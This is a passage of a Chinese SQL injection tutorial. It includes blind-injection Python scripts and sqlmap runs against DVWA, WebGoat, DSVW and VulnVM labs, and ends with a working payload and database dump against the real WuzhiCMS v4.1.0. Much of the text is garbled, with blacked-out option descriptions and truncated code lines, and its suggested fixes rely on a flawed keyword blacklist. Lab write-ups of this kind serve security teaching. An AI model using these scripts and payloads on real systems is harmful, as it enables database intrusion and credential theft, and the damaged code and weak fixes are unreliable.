                        break
                except:
                    continue
            c += 1
```



6.2.1.3 查询数据库的全部表


```
import urllib.request

header={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 S
, 'Cookie': 'PHPSESSID=248dmjg65dksvfvf8kk0k7vqj0; security=low'}
payload="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_{}"
urlhead="http://192.168.123.20/vulnerabilities/sqli_blind/?id=1"
end="&Submit=Submit#"
#1%27+and+mid%28database%28%29%2C1%2C1%29%3D%27d%27%23
if __name__ == '__main__':
    a=""
    c = 0
    for k in range(0,20):
        a+="\r\n"+str(k)+":"
        if c==2:
            print("■■■■")
            exit()
        for i in range(1,20):
            for j in payload:
                #url="%27+and+mid%28database%28%29%2C"+str(i)+"%2C1%29%3D%27"+str(j)+"%27%23"
```

```

url="%27+and+mid%28%28select+schema_name+from+information_schema.schemata+limit+"+str(k)+"%2C1%29%2C"+str(i)+"
url="%27+and+mid%28%28select+table_name+from+information_schema.tables+where+table_schema%3Ddatabase%28%29+limi
#' and mid((select schema_name from information_schema.schemata limit 0,1),1,1)='i'#
try:
    rp = urllib.request.Request(urlhead + url + end, headers=header)
    respon = urllib.request.urlopen(rp)
    html = respon.read().decode('utf-8')
    if "User ID exists in the database." in html:
        a+=j
        print(a)
        c = 0
        break
except:
    continue
c += 1

```



6.2.1.4 查询数据库的表的全部字段

```

"""
@Product:DVWA
@author:Aixic
@create:2019-06-04-19:33
"""
import urllib.request

header={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 S
, 'Cookie': 'PHPSESSID=248dmjg65dksvfvf8kk0k7vqj0; security=low'}
payload="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_{}"
urlhead="http://192.168.123.20/vulnerabilities/sqli_blind/?id=1"
end="&Submit=Submit#"
#1%27+and+mid%28database%28%29%2C1%2C1%29%3D%27d%27%23
if __name__ == '__main__':
    a=""
    c = 0
    for k in range(0,20):
        a+="\r\n"+str(k)+":"
        if c==2:
            print("■■■■")
            exit()
    for i in range(1,20):
        for j in payload:
            url="%27+and+mid%28database%28%29%2C"+str(i)+"%2C1%29%3D%27"+str(j)+"%27%23"
            url="%27+and+mid%28%28select+schema_name+from+information_schema.schemata+limit+"+str(k)+"%2C1%29%2C"+str(i)+"
            url="%27+and+mid%28%28select+table_name+from+information_schema.tables+where+table_schema%3Ddatabase%28%29+limi
            url="%27+and+mid%28%28select+column_name+from+information_schema.columns+where+table_name%3D%27users%27+limit+"
            #' and mid((select schema_name from information_schema.schemata limit 0,1),1,1)='i'#
            try:
                rp = urllib.request.Request(urlhead + url + end, headers=header)
                respon = urllib.request.urlopen(rp)
                html = respon.read().decode('utf-8')
                if "User ID exists in the database." in html:
                    a+=j
                    print(a)
                    c = 0
                    break
            except:
                continue
        c += 1

```

```
0:user_id
1:first_name
2:last_name
3:user
4:password
5:avatar
6:last_login
7:failed_login
结束了 先知社区
```

6.2.1.5 查询字段数据

```
"""
@Product:DVWA
@Author:Aixic
@create 2019-06-04-19:33
"""

import urllib.request

header={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 S
, 'Cookie': 'PHPSESSID=248dmjg65dksvfvf8kk0k7vqj0; security=low'}
payload="abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ_"
urlhead="http://192.168.123.20/vulnerabilities/sqli_blind/?id=1"
end("&Submit=Submit#"
#1%27+and+mid%28database%28%29%2C1%2C1%29%3D%27d%27%23
if __name__ == '__main__':
    a=""
    c = 0
    for k in range(0,20):
        a+="%27+and+mid%28database%28%29%2C"+str(k)+"%2C1%29%3D%27"+str(k)+"%2C1%29%2C"+str(k)+"%27%23"
        if c==2:
            print(a)
            exit()
    for i in range(1,20):
        for j in payload:
            #url="%27+and+mid%28database%28%29%2C"+str(i)+"%2C1%29%3D%27"+str(j)+"%27%23"
            #url="%27+and+mid%28%28select+schema_name+from+information_schema.schemata+limit+"+str(k)+"%2C1%29%2C"+str(i)+"%27%23"
            #url="%27+and+mid%28%28select+table_name+from+information_schema.tables+where+table_schema%3Ddatabase%28%29+lim
            #url="%27+and+mid%28%28select+column_name+from+information_schema.columns+where+table_name%3D%27users%27+limit+
            url="%27+and+mid%28%28select+first_name+from+dvwa.users+limit+"+str(k)+"%2C1%29%2C"+str(i)+"%2C1%29%3D%27"+str(
            #' and mid((select schema_name from information_schema.schemata limit 0,1),1,1)='i'#
        try:
            rp = urllib.request.Request(urlhead + url + end, headers=header)
            respon = urllib.request.urlopen(rp)
            html = respon.read().decode('utf-8')
            if "User ID exists in the database." in html:
                a+=j
                print(a)
                c = 0
                break
        except:
            continue
    c += 1
```



```
--tables ██████████--tables
--columns ██████████--columns
--schema ██████████
--count ██████████
--dump ██████████ --dump -D admin -T admin -C username
--dump-all ██████████ --dump-all --exclude-sysdbs
--search ████████/████████
--comments ██████████
-D DB ██████████ -D admindb
-T TBL ██████████ -T admintable
-C COL ██████████ -C username
-X EXCLUDE ██████████
-U USER ██████████ --privileges -U username (CU ██████████)
--exclude-sysdbs ██████████
--pivot-column=P.. ██████████
--where=DUMPWHERE ██████████dump████████where████████
--start=LIMITSTART ██████████--dunmp████████
--stop=LIMITSTOP ██████████
--first=FIRSTCHAR ██████████
--last=LASTCHAR ██████████+2████████
--sql-query=QUERY ██████████sql████████
--sql-shell ██████████sql████████shell████████
--sql-file=SQLFILE ██████████sql████████
```

(9) Brute force

```
--common-tables ██████████mysql>=5.0████████information_schema████████████████████████████████████████
--common-columns ██████████Access████████████████████████████████████████
```

(10) User-defined function injection

```
--udf-inject ██████████DB Server████████UDF████████████████████
--shared-lib=SHLIB ██████████
```

(11) File system access

```
--file-read=RFILE ██████████ --file-read="/etc/password"
--file-write=WFILE ██████████--sql-query ██████████ --sql-query="select "████████" --file-write="shell.php"
--file-dest=DFILE ██████████
```

(12) Operating system access

```
--os-cmd=OSCMD ██████████ --os-shell="ipconfig -all"
--os-shell ██████████shell████████████████████████████████████████--os-shell
--os-pwn ██████████OOB shell████████meterpreter████████VNC████████
--os-smbrelay ██████████OOB shell████████meterpreter████████VNC████████
--os-bof ██████████
--priv-esc ██████████
--msf-path=MSFPATH Metasploit Framework████████████████████
--tmp-path=TMPPATH ██████████
```

(13) Windows registry access

```
--reg-read ██████████Windows████████
--reg-add ██████████
--reg-del ██████████
--reg-key=REGKEY ██████████key████████
--reg-value=REGVAL ██████████
--reg-data=REGDATA ██████████
--reg-type=REGTYPE ██████████
```

(14) General

```
-s SESSIONFILE ██████████session████████
-t TRAFFICFILE ██████████
--batch ██████████
--binary-fields=.. ██████████
--check-internet ██████████
--crawl=CRAWLDEPTH ██████████ --crawl=3
--crawl-exclude=.. ██████████ --crawl-exclude="abc.com/logout.php"
--csv-del=CSVDEL ██████████CSV████████████████████
```

[illegible][illegible]

(1) 查看当前数据库

```
[21:04:02] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL >= 5.0.12
[21:04:02] [INFO] fetching current database
[21:04:02] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
val
[21:04:02] [INFO] retrieved: dvwa
current database: 'dvwa'
[21:04:03] [WARNING] HTTP error codes detected during run:
404 (Not Found) - 15 times
[21:04:03] [INFO] fetched data logged to text files under 'C:\Users\45298\AppData\Local\sqlmap\output\192.168.123.20'

[*] ending @ 21:04:03 /2019-06-04/
```

```
py3 sqlmap.py -u "http://192.168.123.20/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=248dmjg65dksvfvf8"
```

```
[21:35:39] [INFO] retrieved: dvwa@localhost
current user: 'dvwa@localhost'
```

```
py3 sqlmap.py -u "http://192.168.123.20/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=248dmjg65dksvfvf8"
```

```
val
[21:37:11] [INFO] retrieved: 2
[21:37:11] [INFO] retrieved: information_schema
[21:37:12] [INFO] retrieved: dvwa
available databases [2]:
[*] dvwa
[*] information_schema
```

(4) 查看数据库全部表

```
py3 sqlmap.py -u "http://192.168.123.20/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=248dmjg65dksvfvf8"
```

```
[21:38:30] [INFO] retrieved: 2
[21:38:30] [INFO] retrieved: guestbook
[21:38:31] [INFO] retrieved: users
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

(5) 查看表字段

```
py3 sqlmap.py -u "http://192.168.123.20/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=248dmjg65dksvfvf8"
```

```
Database: dvwa
Table: users
[8 columns]
+-----+-----+
| Column      | Type      |
+-----+-----+
| user        | varchar(15) |
| avatar      | varchar(70) |
| failed_login | int(3)      |
| first_name  | varchar(15) |
| last_login  | timestamp  |
| last_name   | varchar(15) |
| password    | varchar(32) |
| user_id     | int(6)      |
+-----+-----+
```

(6) 查看数据

```
py3 sqlmap.py -u "http://192.168.123.20/vulnerabilities/sqli_blind/?id=1&Submit=Submit#" --cookie="PHPSESSID=248dmjg65dksvfvf8"
```

```
Database: dvwa
Table: users
[5 entries]
+-----+-----+
| user      | password                                     |
+-----+-----+
| 1337      | 8d3533d75ae2c3966d7e0d4fcc69216b          |
| admin     | 5f4dcc3b5aa765d61d8327deb882cf99          |
| gordonb   | e99a18c428cb38d5f260853678922e03          |
| pablo     | 0d107d09f5bbe40cade3de5c71e9e9b7          |
| smithy    | 5f4dcc3b5aa765d61d8327deb882cf99          |
+-----+-----+
```

6.3 其他靶场

6.3.1 WebGoat


6.3.1.2 WebGoat 简介

WebGoat是OWASP组织研制出的用于进行web漏洞实验的Java靶场程序，用来说明web应用中存在的安全漏洞。WebGoat运行在带有java虚拟机的平台之上，当前提供的Authentication失效、危险的HTML注释等等。

6.3.1.3 WebGoat安装

<https://github.com/WebGoat/WebGoat/releases/download/v8.0.0.M25/webgoat-server-8.0.0.M25.jar>

<https://github.com/WebGoat/WebGoat/releases/download/v8.0.0.M25/webwolf-8.0.0.M25.jar>



默认是127.0.0.1，只能本机访问，需要更改

java -jar webgoat-server-8.0.0.M25.jar --server.address=0.0.0.0

```
root@aixi-virtual-machine:/aixi# java -jar webgoat-server-8.0.0.M25.jar
Exception in thread "main" java.lang.UnsupportedClassVersionError: org/owasp/webgoat/StartWebGoat has been compiled by a more recent version of the Java Runtime (class
s file version 55.0), this version of the Java Runtime only recognizes class file versions up to 52.0
    at java.lang.ClassLoader.defineClass1(Native Method)
    at java.lang.ClassLoader.defineClass(ClassLoader.java:763)
    at java.security.SecureClassLoader.defineClass(SecureClassLoader.java:142)
    at java.net.URLClassLoader.defineClass(URLClassLoader.java:468)
    at java.net.URLClassLoader.access$100(URLClassLoader.java:74)
    at java.net.URLClassLoader$1.run(URLClassLoader.java:369)
    at java.net.URLClassLoader$1.run(URLClassLoader.java:363)
    at java.security.AccessController.doPrivileged(Native Method)
    at java.net.URLClassLoader.findClass(URLClassLoader.java:362)
    at java.lang.ClassLoader.loadClass(ClassLoader.java:424)
    at org.springframework.boot.loader.LaunchedURLClassLoader.loadClass(LaunchedURLClassLoader.java:94)
    at java.lang.ClassLoader.loadClass(ClassLoader.java:357)
    at org.springframework.boot.loader.MainMethodRunner.run(MainMethodRunner.java:46)
    at org.springframework.boot.loader.Launcher.launch(Launcher.java:87)
    at org.springframework.boot.loader.Launcher.launch(Launcher.java:50)
    at org.springframework.boot.loader.JarLauncher.main(JarLauncher.java:51)
```

<https://blog.csdn.net/Aixixxx>

需更新到最新的java版本

<https://www.oracle.com/technetwork/java/javase/downloads/jdk12-downloads-5295953.html>

安装java步骤省略，安装好开始运行

```
root@aixi-virtual-machine:/bin# echo $JAVA_HOME
/opt/jdk-12.0.1
root@aixi-virtual-machine:/bin# java -version
java version "12.0.1" 2019-04-16
Java(TM) SE Runtime Environment (build 12.0.1+12)
Java HotSpot(TM) 64-Bit Server VM (build 12.0.1+12, mixed mode, sharing)

root@aixi-virtual-machine:/aixi# java -jar webgoat-server-8.0.0.M25.jar
23:01:58.239 [main] INFO org.owasp.webgoat.StartWebGoat - Starting WebGoat with args: {}

:: Spring Boot :: (v1.5.18.RELEASE)

2019-05-26 23:02:03.113 INFO 15097 --- [main] org.owasp.webgoat.StartWebGoat : Starting StartWebGoat v8.0.0.M25 on aixi-virtual-machine with PID
15097 (/aixi/webgoat-server-8.0.0.M25.jar started by root in /aixi)
2019-05-26 23:02:03.114 DEBUG 15097 --- [main] org.owasp.webgoat.StartWebGoat : Running with Spring Boot v1.5.18.RELEASE, Spring v4.3.21.RELEASE
2019-05-26 23:02:03.114 INFO 15097 --- [main] org.owasp.webgoat.StartWebGoat : No active profile set, falling back to default profiles: default
WARNING: An illegal reflective access operation has occurred
WARNING: Illegal reflective access by org.codehaus.groovy.reflection.CachedClass (jar:file:/aixi/webgoat-server-8.0.0.M25.jar!/BOOT-INF/lib/groovy-2.4.15.jar!) to me
thod java.lang.Object.finalize()
WARNING: Please consider reporting this to the maintainers of org.codehaus.groovy.reflection.CachedClass
WARNING: Use --illegal-access=warn to enable warnings of further illegal reflective access operations
WARNING: All illegal access operations will be denied in a future release
2019-05-26 23:02:05.894 INFO 15097 --- [main] ationConfigEmbeddedWebApplicationContext : Refreshing org.springframework.boot.context.embedded.AnnotationCo
nfigEmbeddedWebApplicationContext@eala8d5: startup date [Sun May 26 23:02:05 CST 2019]; root of context hierarchy
2019-05-26 23:02:14.429 INFO 15097 --- [main] trationDelegate$BeanPostProcessorChecker : Bean 'org.springframework.transaction.annotation.ProxyTransaction
ManagementConfiguration' of type [org.springframework.transaction.annotation.ProxyTransactionManagementConfiguration$EnhancerBySpringGLIB$$c767347f] is not eligible
for getting processed by all BeanPostProcessors (for example: not eligible for auto-proxying)
2019-05-26 23:02:15.510 INFO 15097 --- [main] s.b.c.e.t.TomcatEmbeddedServletContainer : Tomcat initialized with port(s): 8080 (http)
2019-05-26 23:02:15.592 INFO 15097 --- [main] o.apache.catalina.core.StandardService : Starting service [Tomcat]
2019-05-26 23:02:15.593 INFO 15097 --- [main] org.apache.catalina.core.StandardEngine : Starting Servlet Engine: Apache Tomcat/8.5.35
2019-05-26 23:02:16.331 INFO 15097 --- [ost-startStop-1] o.a.c.c.C.[.[localhost].[/WebGoat] : Initializing Spring embedded WebApplicationContext
2019-05-26 23:02:16.342 INFO 15097 --- [ost-startStop-1] o.s.web.context.ContextLoader : Root WebApplicationContext: initialization completed in 10483 ms
2019-05-26 23:02:19.924 INFO 15097 --- [ost-startStop-1] o.s.b.w.servlet.FilterRegistrationBean : Mapping filter: 'metricsFilter' to: [//*]
2019-05-26 23:02:19.925 INFO 15097 --- [ost-startStop-1] o.s.b.w.servlet.FilterRegistrationBean : Mapping filter: 'characterEncodingFilter' to: [//*]
2019-05-26 23:02:19.925 INFO 15097 --- [ost-startStop-1] o.s.b.w.servlet.FilterRegistrationBean : Mapping filter: 'hiddenHttpMethodFilter' to: [//*]
2019-05-26 23:02:19.925 INFO 15097 --- [ost-startStop-1] o.s.b.w.servlet.FilterRegistrationBean : Mapping filter: 'httpPutFormContentFilter' to: [//*]
2019-05-26 23:02:19.925 INFO 15097 --- [ost-startStop-1] o.s.b.w.servlet.FilterRegistrationBean : Mapping filter: 'requestContextFilter' to: [//*]
```

访问<http://192.168.123.25:8080/WebGoat>

6.3.1.4 测试过程

(1) SQL Injection (advanced)

输入除非字符型注入admin' or '1'='1

Try It! Pulling data from other tables

The input field below is used to get data from a user by their last name.
The table is called 'user_data':

```
CREATE TABLE user_data (userid int not null,  
                           first_name varchar(20),  
                           last_name varchar(20),  
                           cc_number varchar(30),  
                           cc_type varchar(10),  
                           cookie varchar(20),  
                           login_count int);
```

Through experimentation you found that this field is susceptible to SQL injection. Now you want to use that knowledge to get the contents of another table.
The table you want to pull data from is:

```
CREATE TABLE user_system_data (userid int not null primary key,  
                                user_name varchar(12),  
                                password varchar(10),  
                                cookie varchar(30));
```

6.a) Retrieve all data from the table

6.b) When you have figured it out.... What is Dave's password?

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending a new SQL statement. Maybe you can find both of them.

Name:

Sorry the solution is not correct, please try again.

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

101, Joe, Snow, 987654321, VISA, , 0,

101, Joe, Snow, 2234200065411, MC, , 0,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

Your query was: SELECT * FROM user_data WHERE last_name = 'admin' or '1'='1'

7能正常显示8就不可以正常显示了说明字段为7个

Note: There are multiple ways to solve this Assignment. One is by using a UNION, the other by appending

Name:

Sorry the solution is not correct, please try again.

USERID, FIRST_NAME, LAST_NAME, CC_NUMBER, CC_TYPE, COOKIE, LOGIN_COUNT,

102, John, Smith, 2435600002222, MC, , 0,

102, John, Smith, 4352209902222, AMEX, , 0,

Your query was: SELECT * FROM user_data WHERE last_name = 'Smith' order by 7 --'

Name:

Sorry the solution is not correct, please try again.

invalid ORDER BY expression

Your query was: SELECT * FROM user_data WHERE last_name = 'Smith' order by 8 --'

Smith' union select 1,'2','3','4','5','6',7 from user_data --


```
} ([ALL | DISTINCT][2]) Expression) } [[AS] label]
```

Based on HSQLDB

```
select * from users order by (case when (true) then lastname else firstname)
```

6.3.2 DSVW

6.3.2.1 DSVW 简介

Damn Small Vulnerable Web (DSVW) 是使用 Python 语言开发的 Web 应用漏洞的演练系统。其系统只有一个 python 的脚本文件组成, 当中涵盖了 26 种 Web 应用漏洞环境, 并且脚本代码行数控制在 100 行以内, 当前版本 v0.1m。需要 python (2.6.x 或 2.7) 并且得安装 lxml 库

6.3.2.2 DSVW 下载

6.3.2.3 DSVW 安装

安装 python-lxml, 再下载 DSVW

```
apt-get install python-lxml
git clone https://github.com/stamparm/DSVW.git
```

直接运行

```
dsw.py README.md
root@aixi-virtual-machine:/aixi/DSVW#
root@aixi-virtual-machine:/aixi/DSVW#
root@aixi-virtual-machine:/aixi/DSVW#
root@aixi-virtual-machine:/aixi/DSVW# python dsw.py
running HTTP server at '127.0.0.1:65412'...
```

如果出现 ip 无法访问的情况改一下代码即可

```
#!/usr/bin/env python2
import BaseHTTPServer, cgi, cStringIO, httplib, json, os, pickle, r
try:
    import lxml.etree
except ImportError:
    print "[!] please install 'python-lxml' to (also) get access to
g/pypi/lxml")

NAME, VERSION, GITHUB, AUTHOR, LICENSE = "Damn Small Vulnerable Web
(0.1m)", "0.1m", "https://github.com/stamparm/DSVW", "stamparm", "GPLv2"

LISTEN_ADDRESS, LISTEN_PORT = "0.0.0.0", 65412
HTML_PREFIX, HTML_POSTFIX = "<!DOCTYPE html>\n<html>\n<head>\n<meta charset='utf-8'>\n</head>\n<body>\n", "</body>\n</html>\n"
```

(1) Blind SQL Injection (boolean)

← → ↺ ⓘ 不安全 | 192.168.123.25:65412/?id=2

应用 实用 补天 - 企业和白帽... XSS Platform Sh

Result(s):

id	username	name	surname
2	dricci	dian	ricci

说明存在盲注

```
?id=2%20AND%201=1
?id=2%20AND%201=2
```

构造语句进行盲注, 发现不能使用 mid 只能使用 substr。。

```
2 and mid((select password from users where name='admin'),1,1)='7'
2 and substr((select password from users where name='admin'),1,1)='7'
```

7.3 靶场漏洞介绍

Graceful的VulnVM是在虚拟机上运行的Web应用程序，它旨在模拟一个简单的电子商务风格网站，该网站特意容易受到Web应用程序中常见的许多众所周知的安全问题的影响。该计划最终使应用程序容易受到大量问题的影响，选择不同的过滤器处于不同的困难，以便测试人员能够更好地检测和利用应用程序可以通过常见的开发方法加强的问题，以第一批过滤器现已实施！该应用程序现在支持“级别”，其中级别1不包括用户输入的实际过滤，级别2包括针对每个易受攻击的功能的简单过滤器。

7.4 靶场实战演示

7.4.1 第一个盲注


在products.php页面存在盲注，通过测试发现是数字型盲注

```
http://10.1.0.239/products.php?type=1%20and%201=1  ■■■■■■
http://10.1.0.239/products.php?type=1%20and%201=2  ■■■■■■
```

构造语句爆破数据库名，使用之前的python脚本进行爆破。

```
http://10.1.0.239/products.php?type=1%20and%20mid(database(),1,1)=%27D%27
```

爆破出来数据库名为seattle




判断出来数据库存在3个表

```
http://10.1.0.239/products.php?type=1%20and%20(select%20count(table_name)%20from%20information_schema.tables%20where%20table_s
```

三个表名

```
url="http://10.1.0.239/products.php?type=1%20and%20mid%28%28select%20table_name%20from%20information_schema.tables%20where%20t
```



开始爆字段，用如下语句

```
and mid((select column_name from information_schema.columns where table_name='tblblogs' limit 0,1),1,1)='t'
```

一直爆不出来字段，发现原来是这种爆破脚本存在一个无法分辨大小写的问题。

改进一下脚本,变成ASCII的判断。

```
"""
@Product:DVWA
@Author:Aixic
@create■2019-06-04-19:33
"""
import urllib.request

header={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 S
, 'Cookie': 'level=1', 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,appli
if __name__ == '__main__':
    a=""
    c = 0
    for k in range(0,20):
        a+="%r\n"%str(k)+": "
        if c==2:
            print("■■■■")
            exit()
    for i in range(1,20):
        for j in range(255):
            #j="t"
            url="http://10.1.0.239/products.php?type=1%20and%28select%20ascii%28mid%28%28select%20table_name%20from%20infor
```

```

try:
    #print(url)
    rp = urllib.request.Request(url, headers=header)
    respon = urllib.request.urlopen(rp)
    html = respon.read().decode('utf-8')
    #print(html)
    #exit()
    if "Foo Vinyl" in html:
        if j==0:
            break
        #print(j)
        a+=chr(j)
        print(a)
        c = 0
        break
except:
    continue
c += 1

```

```

0:tblBlogs
1:tblMembers
2:tblProducts
结束了

```

重新尝试爆破字段，改一下语句,用python来跑

```
http://10.1.0.239/products.php?type=1%20and(select%20ascii(mid((select%20column_name%20from%20information_schema.columns%20where
```

```

0:id
1:username
2:password
3:session
4:name
5:blog
6:admin

```

再去爆破数据。

用户名

```
http://10.1.0.239/products.php?type=1%20and(select%20ascii(mid((select%20username%20from%20seattle.tblMembers%20limit%200,1),1
```

```

0:admin@seattlesounds.net
结束了

```

密码

```
http://10.1.0.239/products.php?type=1%20and(select%20ascii(mid((select%20password%20from%20seattle.tblMembers%20limit%200,1),1
```

```

0:Assasin1
结束了

```

最终代码如下，因为可能会因为字符长度过长导致时间过长的的问题，就加了个判断d，这样40位的名字也可进行判断

```

"""
@Product:DVWA
@Author:Aixic

```

```

@create■2019-06-04-19:33
"""
import urllib.request

header={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.169 S
, 'Cookie': 'level=1', 'Accept': 'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8,appli
if __name__ == '__main__':
    a=""
    c = 0
    for k in range(0,20):
        a+="\r\n"+str(k)+": "
        if c==2:
            print("■■■■")
            exit()
        d=0
    for i in range(1,40):
        if d ==2:
            print("■■■■")
            exit()
        for j in range(255):
            url="http://10.1.0.239/products.php?type=1%20and%28select%20ascii%28mid%28%28select%20password%20from%20seattle
            try:
                #print(url)
                #print(d)
                rp = urllib.request.Request(url, headers=header)
                respon = urllib.request.urlopen(rp)
                html = respon.read().decode('utf-8')
                #print(html)
                #exit()
                if "Foo Vinyl" in html:
                    if j==0:
                        break
                    #print(j)
                    a+=chr(j)
                    print(a)
                    c = 0
                    d = 0
                    break
            except:
                continue
        d += 1
    c += 1

```

7.4.2 报错注入

http://10.1.0.239/details.php?prod=1and&type=1

说明存在5个字段

http://10.1.0.239/details.php?prod=1%20order%20by%205&type=1 ■■■■
http://10.1.0.239/details.php?prod=1%20order%20by%206&type=1 ■■■■

进行UNION注入构造语句，发现并没有显示位。所以只能进行报错盲注了

http://10.1.0.239/details.php?prod=1%20union%20select%201,2,3,4,5&type=1

跟上面几乎一样，就是利用的地方不一样

http://10.1.0.239/details.php?prod=1%20and(select%20ascii(mid((select%20password%20from%20seattle.tblMembers%20limit%200,1),1,

7.5 漏洞修补建议

7.5.1 使用htmlspecialchars函数在GET输入做一个过滤。


```

<div class="content">
<div class="prod-box">
<div class="prod-details">
<?php
include 'connection.php';

if (isset($_GET['type'])) {
    $type = htmlspecialchars($_GET['type']);
    if (!$_COOKIE['level'] == "1") {
        $type = preg_replace("/\s+/", "", $type);
    }
    $sql = 'SELECT * FROM tblProducts WHERE type =' . $type;

    if (!$result = mysql_query($sql, $link)) {
        header('Location: /index.php');
    }
}

```

先知社区

7.5.2 使用strpos函数在GET输入做判断是否存在关键字。

可以自定义关键字建立数组即可

```

function foo($arg)
{
    #echo $arg;
    $array = array("and", "or", "xxx");
    for ($i=0; $i < 2; $i++) {
        if (strpos($arg,$array[$i])!= false){
            die("■■");
        }
    }
    return $arg;
}

```

```

function foo($arg)
{
    #echo $arg;
    $array = array("and", "or", "xxx");
    for ($i=0; $i < 2; $i++) {
        if (strpos($arg,$array[$i])!= false){
            die("警告");
        }
    }
    return $arg;
}

if (isset($_GET['type'])) {
    $type = htmlspecialchars(foo($_GET['type']));
}

```

先知社区

7.5.3 使用PDO进行加固

把查询语句弄成一个对象，通过函数判断输入进来的值是否为数字，然后再通过正则替换内容

使用参数化查询可有效避免SQL注入

8. CMS实战演练

8.1 CMS介绍

五指互联由原盛大集团PHPCMS负责人王参加创办，汇聚众多国内资深CMS开发者，拥有一支战斗力强、专业的技术团队，有超过10年的CMS专业开发经验。

8.2 CMS下载

五指CMS官网：<https://www.wuzhicms.com/>

网站源码版本：五指CMS v4.1.0 UTF-8 开源版

程序源码下载：<https://www.wuzhicms.com/download/>

8.3 漏洞代码分析

1、漏洞文件位置：/coreframe/app/promote/admin/index.php 第42-60行：

```
public function search() {
    $siteid = get_cookie('siteid');
    $page = isset($GLOBALS['page']) ? intval($GLOBALS['page']) : 1;
    $page = max($page,1);
    $fieldtype = $GLOBALS['fieldtype'];
    $keywords = $GLOBALS['keywords'];
    if($fieldtype=='place') {
        $where = "`siteid`='$siteid' AND `name` LIKE '%$keywords%'";
        $result = $this->db->get_list('promote_place', $where, '*', 0, 50,$page,'pid ASC');
        $pages = $this->db->pages;
        $total = $this->db->number;
        include $this->template('listingplace');
    } else {
        $where = "`siteid`='$siteid' AND `$fieldtype` LIKE '%$keywords%'";
        $result = $this->db->get_list('promote',$where, '*', 0, 20,$page,'id DESC');
        $pages = $this->db->pages;
        $total = $this->db->number;
        include $this->template('listing');
    }
}
```

8.4 漏洞实战演示

构造url链接，使用SQLMAP可获取数据库敏感数据。

Payload：

http://10.1.1.6/index.php?m=promote&f=index&v=search&_su=wuzhicms&fieldtype=place&keywords=1111%`*%23



抓包把数据包放到sqlmap上跑

```
GET /index.php?m=promote&f=index&v=search&_su=wuzhicms&fieldtype=place&keywords=1111%`*%23 HTTP/1.1
Host: 10.1.1.6
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
```

Connection: close
Cookie: PHPSESSID=e7qnm2dis4d18e28k6dla00gj1; XHV_uid=nX7CXoL%2FmTtWpu9BxI8h6Q%3D%3D; XHV_username=wP2OI%2B5dB0HgOUo0%2F9IuFA%
Upgrade-Insecure-Requests: 1

```
[21:04:06] [INFO] used SQL query returns 12 entries
[21:04:06] [INFO] resumed: 'information_schema'
[21:04:06] [INFO] resumed: 'a'
[21:04:06] [INFO] resumed: 'admin'
[21:04:06] [INFO] resumed: 'drupal'
[21:04:06] [INFO] resumed: 'dvwaa'
[21:04:06] [INFO] resumed: 'mysql'
[21:04:06] [INFO] resumed: 'pagekit'
[21:04:06] [INFO] resumed: 'performance_schema'
[21:04:06] [INFO] resumed: 'test'
[21:04:06] [INFO] resumed: 'wordpress'
[21:04:06] [INFO] resumed: 'wuzhicms'
[21:04:06] [INFO] resumed: 'zzcms2019'
available databases [12]:
[*] a
[*] admin
[*] drupal
[*] dvwaa
[*] information_schema
[*] mysql
[*] pagekit
[*] performance_schema
[*] test
[*] wordpress
[*] wuzhicms
[*] zzcms2019

